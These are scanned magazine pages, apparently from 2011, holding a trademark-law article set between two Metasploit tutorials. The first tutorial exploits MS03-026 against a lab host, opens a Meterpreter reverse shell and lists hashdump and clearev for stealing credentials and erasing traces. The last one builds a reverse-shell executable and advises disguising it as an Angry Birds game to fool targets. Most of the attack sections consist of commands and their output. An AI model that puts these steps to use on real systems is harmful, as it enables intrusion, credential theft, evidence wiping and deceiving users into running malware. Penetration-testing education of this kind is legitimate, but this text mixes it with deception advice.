msf > search dcerpc

Matching Modules
================

   Name                                           Disclosure Date  Rank     Description
   ----                                           ---------------  ----     -----------
   auxiliary/scanner/dcerpc/endpoint_mapper                        normal   Endpoint Mapper Service Discovery
   auxiliary/scanner/dcerpc/hidden                                 normal   Hidden DCERPC Service Discovery
   auxiliary/scanner/dcerpc/management                             normal   Remote Management Interface Discovery
   auxiliary/scanner/dcerpc/tcp_dcerpc_auditor                     normal   DCERPC TCP Service Auditor
   auxiliary/scanner/smb/pipe_dcerpc_auditor                       normal   SMB Session Pipe DCERPC Auditor
   auxiliary/scanner/smb/smb_enumusers_domain                      normal   SMB Domain User Enumeration
   exploit/windows/brightstor/tape_engine         2006-11-21       average  CA BrightStor ARCserve Tape Engine Buffer Overflow
   exploit/windows/brightstor/tape_engine_8A      2010-10-04       average  CA BrightStor ARCserve Tape Engine 0x8A Buffer Overflow
   exploit/windows/dcerpc/ms03_026_dcom           2003-07-16       great    Microsoft RPC DCOM Interface Overflow
   exploit/windows/dcerpc/ms05_017_msmq           2005-04-12       good     Microsoft Message Queueing Service Path Overflow
   exploit/windows/dcerpc/ms07_029_msdns_zonename 2007-04-12       great    Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
   exploit/windows/dcerpc/ms07_065_msmq           2007-12-11       good     Microsoft Message Queueing Service DNS Name Path Overflow
   exploit/windows/smb/ms04_011_lsass             2004-04-13       good     Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   exploit/windows/smb/ms08_067_netapi            2008-10-28       great    Microsoft Server Service Relative Path Stack Corruption


msf >
```


Figure 3

Step 4:

Now that you have the list of rpc exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command "info exploit/windows/dcerpc/ms03_026_dcom" which provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information.

Step 5:

The command "use <exploit_name>" activates the exploit environment for the exploit <exploit_name>. In our case we would use the command "use exploit/windows/dcerpc/ms03_026_dcom" to activate our exploit.



```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```


Figure 4

From the above figure it is noticed that, after the use of the exploit "exploit/windows/dcerpc/ms03_026_dcom" the prompt changes from "msf>" to "msf exploit(ms03_026_dcom) >" which symbolizes that we have entered a temporary environment of that exploit.

Step 6:

Now, we need to configure the exploit as per the need of the current scenario. The "show options" command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the "set RHOST" command.

We enter the command "set RHOST 192.168.42.129" and we see that the RHOST is set to 192.168.42.129.




```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) > set RHOST 192.168.42.129
RHOST => 192.168.42.129
msf exploit(ms03_026_dcom) >
```

Figure 5

Step 7:

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.


As shown in the below figure, "show payloads" command will list all payloads that are compatible with the selected exploit.



```
msf exploit(ms03_026_dcom) > show payloads

Compatible Payloads
===================

   Name                                    Disclosure Date  Rank    Description
   ----                                    ---------------  ----    -----------
   generic/debug_trap                                       normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                   normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                       normal  Generic x86 Tight Loop
   windows/adduser                                          normal  Windows Execute net user /ADD
   windows/dllinject/bind_ipv6_tcp                          normal  Reflective Dll Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                          normal  Reflective Dll Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                               normal  Reflective Dll Injection, Bind TCP Stager
   windows/dllinject/reverse_http                           normal  Reflective Dll Injection, PassiveX Reverse HTTP Tunneling Stager
   windows/dllinject/reverse_ipv6_tcp                       normal  Reflective Dll Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                       normal  Reflective Dll Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                        normal  Reflective Dll Injection, Reverse Ordinal TCP Stager (No NX or Win
7)
   windows/dllinject/reverse_tcp                            normal  Reflective Dll Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                   normal  Reflective Dll Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                        normal  Reflective Dll Injection, Reverse TCP Stager (DNS)
   windows/download_exec                                    normal  Windows Executable Download and Execute
   windows/exec                                             normal  Windows Execute Command
   windows/loadlibrary                                      normal  Windows LoadLibrary Path
   windows/messagebox                                       normal  Windows MessageBox
   windows/meterpreter/bind_ipv6_tcp                        normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
```

Figure 6

For our case, we are using the reverse tcp meterpreter which can be set using the command, "`set PAYLOAD windows/meterpreter/reverse_tcp`" which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly.



```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.42.129   yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) >
```

Figure 7


We notice that the LHOST for out payload is not set, so we set it to out local IP ie. 192.168.42.128 using the command "set LHOST 192.168.42.128".

Step 8:

Now that everything is ready and the exploit has been configured properly its time to launch the exploit.

You can use the "`check`" command to check whether the victim machine is vulnerable to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.


In our case as shown in the Figure below, our selected exploit does not support the check option. [Figure 8]



```
msf exploit(ms03_026_dcom) > check
[*] This exploit does not support check.
msf exploit(ms03_026_dcom) >
```

Figure 8

The "exploit" command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system.



```
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.42.128:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes) to 192.168.42.129
[*] Meterpreter session 1 opened (192.168.42.128:4444 -> 192.168.42.129:1033) at 2011-06-21 00:39:50 +0530

meterpreter >
```

Figure 9

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135. This is indicated by change in prompt to "meterpreter >".

Step 9:

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server. We can use the "help" command to see which all commands can be used by us on the remote server to perform the related actions.

Below are the results of some of the meterpreter commands:-

- "ipconfig" prints the remote machines all current TCP/IP network configuration values
- "getuid" prints the server's username to he console.
- "hashdump" dumps the contents of the SAM database.
- "clearev" can be used to wipe off all the traces that you were ever on the machine.

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations as per our wish.

Potential Uses of the Metasploit Framework:

1) Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerability is not a false positive and can be exploited. Care has to taken because not only does it disprove false positives, but it can also breaks things.

2) Metasploit can be used to test the new exploits that come up nearly every day on your locally hosted test servers to understand the effectiveness of the exploit.

3) Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

Conclusions:

This article provided a high-level introduction to using Metasploit to provide a generic overview of your system's vulnerabilities and this knowledge along with some more research can help you create your own exploits and perform Penetration Testing like never before.

Dinesh Shetty

Dinesh Shetty is currently working as a Information Security Consultant with Paladion Networks. Dinesh is an Computer engineer from Ramrao Adik Institute of Technology and also a EC-Council Certified Ethical Hacker.

Trademark Law and Cyberspace

A Trademark is a mark used by an individual or business organization which represents trade or business and which is capable of distinguishing goods or services from that of others.

A trademark is typically a name, word, phrase, logo, symbol, design, image, or a combination of these elements. There is also a range of non-conventional trademarks comprising marks which do not fall into these standard categories, such as those based on color, smell, or sound.

A trademark may be designated by the following symbols:

- ™ (for an unregistered trade mark, that is, a mark used to promote or brand goods)
- ℠ (for an unregistered service mark, that is, a mark used to promote or brand services)
- ® (for a registered trademark)

Trademark law and Cyberspace involves following issues:-

- Domain name
- Meta tags
- Framing
- Deep Hyper linking

Domain

We have already read domain name dispute related issues in October-2010 issue, so I am not going to cover the same in this issue.

However, I have latest decided case on the same issue which I would like to share with you.

M/s.Karnataka Bank Limited v/s ELI/Shoval

Complainant: - M/s.Karnataka Bank Limited.

Respondent: - ELI/Shoval.

The disputed domain name: - www.karnatakabank.in

Complainant's contentions:-

The Complainant is the owner of the figurative trade mark(s) "Karnataka Bank" throughout in India, and the Complainant has registered, and operates globally a number of websites using its trademark 'Karnataka Bank' in Generic and Country Code Top Level Domain Name Extensions(gTLD and ccTLD), such as,

www.ktkbank.com
www.thekarnatakabankltd.com
www.karnatakabankltd.com
www.karnatakabank.net
www.karnatakabank.org
www.karnatakabank.info
www.karnatakabank.co.in
www.ktkbank.in
www.ktkbank.net
www.ktkbank.co.in
www.ktkbank.co
www.karnatakabankonline.com
www.karnatakabank.net.in
www.ktkbankltd.com
www.karanatakabank.com
www.moneyclick.karnatakabank.co.in

and such registration of domain names are still valid and in force.

The Domain Name is identical or confusingly similar to:-

- Trademark or service mark of the Complainant has rights and
- Respondent has no rights or legitimate interests in the domain name

Respondent's contentions:-

inter - alia that no evidence of any trademark rights were attached to the compliant and the complainant was called upon to produce evidence that the term "Karnataka Bank" is a registered trademark; the respondent registered many Generic domains related to India (mainly in area of tourism, travel, jobs etc.,) with no intention to infringe on any existing trademark, the respondent assumed that "Karnataka Bank" is pure generic term just like "Karnataka jobs" or "Karnataka hotel" or "Karnataka property".

Findings:-

1. The Respondent's domain name is identical or confusingly similar to a trademark or service mark in which the Complainant has rights.
2. The Respondent has no rights or legitimate interest in respect of the domain name; and
3. The Respondent's domain name has been registered or is being used in bad faith.
4. Hence, domain should be given back to the complainant.

Meta tags:

Meta tags are codes contained within websites that provide a description of the website. Let us take the illustration of the Asian School of Cyber Laws (ASCL) website.

When a student visits www.asianlaws.org, he sees the normal website of ASCL.

```
<META content="Education, training, consultancy and research in

Cyber laws, cybercrime investigation and cyber forensics" name=description>
```

```
<META content="education, training, consultancy, research,

cyber laws, cyber laws, cyber law, cyber law, cybercrime investigation,

cybercrime investigation, cyber forensics" name=keywords>
```

These tags are embedded in the source code of the website. They are put so that search engines (e.g. google.com, yahoo.com etc.) can accurately identify what the website relates to.

As can be seen in the illustrations above:-

1. The description tag contains a description of the web page.
2. The keywords tag contains relevant associated keywords.

When a user searches for "Asian School of Cyber Laws" in google.com, the first search result clearly contains the description of the ASCL website as per the description tag.

Trademark disputes can arise when someone's trademark is put by his rival in the Meta tags of the rival website.


Sameer sells PDF creator software that rivals the PDF creator sold by Adobe. If Sameer writes the words "Adobe" in the Meta tags of his website, then the search engines may mistakenly index Sameer's website as being related to Adobe. Web users looking for Adobe software may get diverted to Sameer's website.

The act of putting Meta tags of rival companies and brands in a website is also referred to as Cyber Stuffing.

Framing

A webpage can be divided into several frames. Each frame can display different content.

Let's take a simple illustration. Sameer provides commercial consultancy in the field of information security. He puts up a website and one of the pages is illustrated below:-



Welcome to Sameer's website.


This is a one stop solution for your information security needs. Please use the links below:

RSA Algorithm and Encryption
RSA Algorithm and Digital Signatures
The Blowfish Algorithm
The IDEA Algorithm
The Secure Hash Algorithm
Skipjack

Sameer's Information Security Website

When a user clicks on the link "RSA Algorithm and Encryption" in Frame 1 above, a document from the Tech Juris Law Consultant's (Tech Juris) website opens up in Frame 2.

See illustration below:-



Welcome to Sameer's website.

This is a one stop solution for your information security needs. Please use the links below:

[RSA Algorithm and Encryption](#)
[RSA Algorithm and Digital Signatures](#)
[The Blowfish Algorithm](#)
[The IDEA Algorithm](#)
[The Secure Hash Algorithm](#)
[Skipjack](#)

Tech Juris

Asian School of Cyber Laws
ASCL-WP-IS-Tec-Algo-01

The RSA public-key encryption algorithm works in the following manner:

1. Generation of a public-private key pair.
2. Encryption of a message (plain text) with the public key generated in step 1 to get the cipher-text.
3. Decryption of the cipher-text by using the private key of the corresponding public key generated in step 1.

Step 1:
Generation of a key pair

- Select two large integer primes **p** and **q**.
- Multiply p and q to get a number **n**,

  i.e., **pq** = **n**.
- Obtain ϕ which is the product of **p**-1 and **q**-1

  i.e. ϕ = (**p**-1)(**q**-1).
- Select **e** such that 1<**e**<ϕ and gcd of **e** and ϕ is 1.

To an ordinary user it may appear that the RSA Algorithm and Encryption document is a part of Sameer's website. In reality this document is being accessed from Tech Juris's website and being opened up in a frame on Sameer's website.

Clicking on the other links opens up different web pages in Frame 2 while the content in Frame 1 remains the same.

Such framing may give rise to a claim for passing off as an ordinary user may infer a business association between Sameer and Tech Juris. In reality, there is no business association between Sameer and Tech Juris.

ASCL can claim that Sameer has indulged in misleading and deceptive conduct.

It is advisable to put a suitably worded disclaimer or acknowledgment which clearly informs the visitor about the relationship between the two sites (Sameer's and Tech Juris's in this case).

For example Sameer could put the following disclaimer next to the link to Tech Juris's webpage.

This link leads to content on the website of Tech Juris.

The homepage of Tech Juris is at http://www.techjuris.com/

Sameer has no business or other association with ASCL and has provided this link purely for information.

Deep Hyper linking

Simply, put hyperlink is a reference to a webpage or document on the Internet. Let us consider the courses page on the Asian School of Cyber Laws (ASCL) website.

This page is located at http://www.asianlaws.org/courses/index.htm

The above webpage consists of several links to other web pages e.g. if a user clicks on the "Diploma in Cyber Law" link, he will be taken to the page containing details of the

Diploma in Cyber Law course. To a user the link appears as "Diploma in Cyber Law"

In the source code of the website, the link appears as:-

```
<ahref=http://www.asianlaws.org/courses/
dcl/index.htm> Diploma in Cyber
Law</a>
```

Normally, no organization or person objects if someone puts a hyperlink to their homepage. The objection comes when someone puts a link directly to an inner page or document.

For example, ASCL would not object if someone provides a link to the ASCL homepage (http://www.asianlaws.org/index.htm).

However, if someone provides a link to a document "deep" in the ASCL website, then ASCL may have an objection.

Suppose Sameer puts a hyperlink in his website named "RSA Algorithm".

On clicking this link, the ASCL sponsored whitepaper on the topic opens up from http://www.asianlaws.org/infosec/library/algo/rsa_asym.pdf

This is called Deep Hyper-Linking.

Deep hyper-linking may give rise to a claim for passing off as an ordinary user may infer a business association between Sameer and ASCL. In reality there is no business association between Sameer and ASCL. ASCL can claim that Sameer has indulged in misleading and deceptive conduct

It is advisable to put a suitably worded disclaimer or acknowledgment which clearly informs the visitor about the relationship between the two sites (Sameer's and ASCL's in this case). For example Sameer could put the following disclaimer next to the link to ASCL's webpage.

> This link leads to content on the website of Asian School of Cyber Laws (ASCL). The homepage of ASCL is at www.asianlaws.org
>
> Sameer has no business or other association with ASCL and has provided this link purely for information.

Sagar Rahurkar
sr@asianlaws.org

Sagar Rahurkar, a Law graduate, is Head(Maharashtra) at Asian School of Cyber Laws. Sagar specializes in Cyber Law, Intellectual Property Law and Corporate Law. Sagar also teaches law at numerous educational institutes and has also trained officials from various law enforcement agencies.

```
+ -- --=[ msfconsole v2.3 [66 exploits - 69 payloads]

msf >
```

The Exploitation Ka Baap MSF

After a series of Forensic articles we would like to go with the theme of this month which is Metasploit Framework.

About Metasploit Framework


Metasploit is a single most powerful open source tool available today for penetration testers. It can be used for developing and executing exploit code against remote target machine. It has a very famous and widely used penetration tester's choice.
Metasploit Framework has 4 interfaces to work with

1. MSF command line
2. MSF console
3. MSF GUI
4. Armitage (recently included along with the framework)


There was also a web based version, which later became obsolete since it was buggy. Msfconsole is the most widely used and powerful mode of metasploit framework.

Metasploit in Matriux:

Metasploit framework is found in Matriux Arsenal under Menu > Arsenal > Framework > Metasploit Framework.



Optionally it can be started from the terminal by typing msfconsole or msfgui based on what you prefer.




707 exploit 359 auxiliary 225 payload 57 post modules

This is how typically the Graphical interface looks like.

However we would like to proceed with the msfconsole which I suggest is an extensive mode for using metasploit framework.
In this issue, we will have a brief article on metasploit multi/hander exploit using a meterpreter payload of reverse_tcp.


Start metasploit framework by typing "msfconsole" in the terminal and also type "msfupdate" to update the framework.



```
11:44 root@matriux matriux# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]

At revision 13079.
11:45 root@matriux matriux# msfconsole

                ##                          ###           ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####        ######
####### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###   ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
## # ##     ##  ##  ##  ## ##      #####    ##   ##  ##   ##    ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                      ##


       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 707 exploits - 359 auxiliary - 57 post
+ -- --=[ 225 payloads - 27 encoders - 8 nops
       =[ svn r13079 updated today (2011.06.30)

msf >
```

Now to start with multi/handler we have to generate the exe bound with reverse_tcp of meterpreter, that we would share with the target windows machines to exploit them. Open up a new terminal and type:


"msfpayload
windows/meterpreter/reverse_tcp LHOST=
x.x.x.x LPORT = 1080 X >
/home/matriux/angrybird.exe"
LHOST => Local HOST IP LPORT = port to listen



```
11:53 root@matriux matriux# msfpayload windows/meterpreter/reverse_tcp LHOST=192
.168.56.102 LPORT=1080 X > /home/matriux/angrybird.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.56.102", "LPORT"=>"1080"}
11:53 root@matriux matriux#
```


This will generate an angrybird.exe file in the HOME directory as shown here. This file is to be shared with the target machines that we intend to exploit (you can fool your target by changing the icon of the exe file generated and make it look like an angry bird game file ;))

After sharing the file with the target, we wait for the execution of that file. Meanwhile we start the reverse_tcp handler in our system. After starting msfconsole we start the metasploit process by "use multi/handler". And set the payload by typing "set payload windows/meterpreter/reverse_tcp"



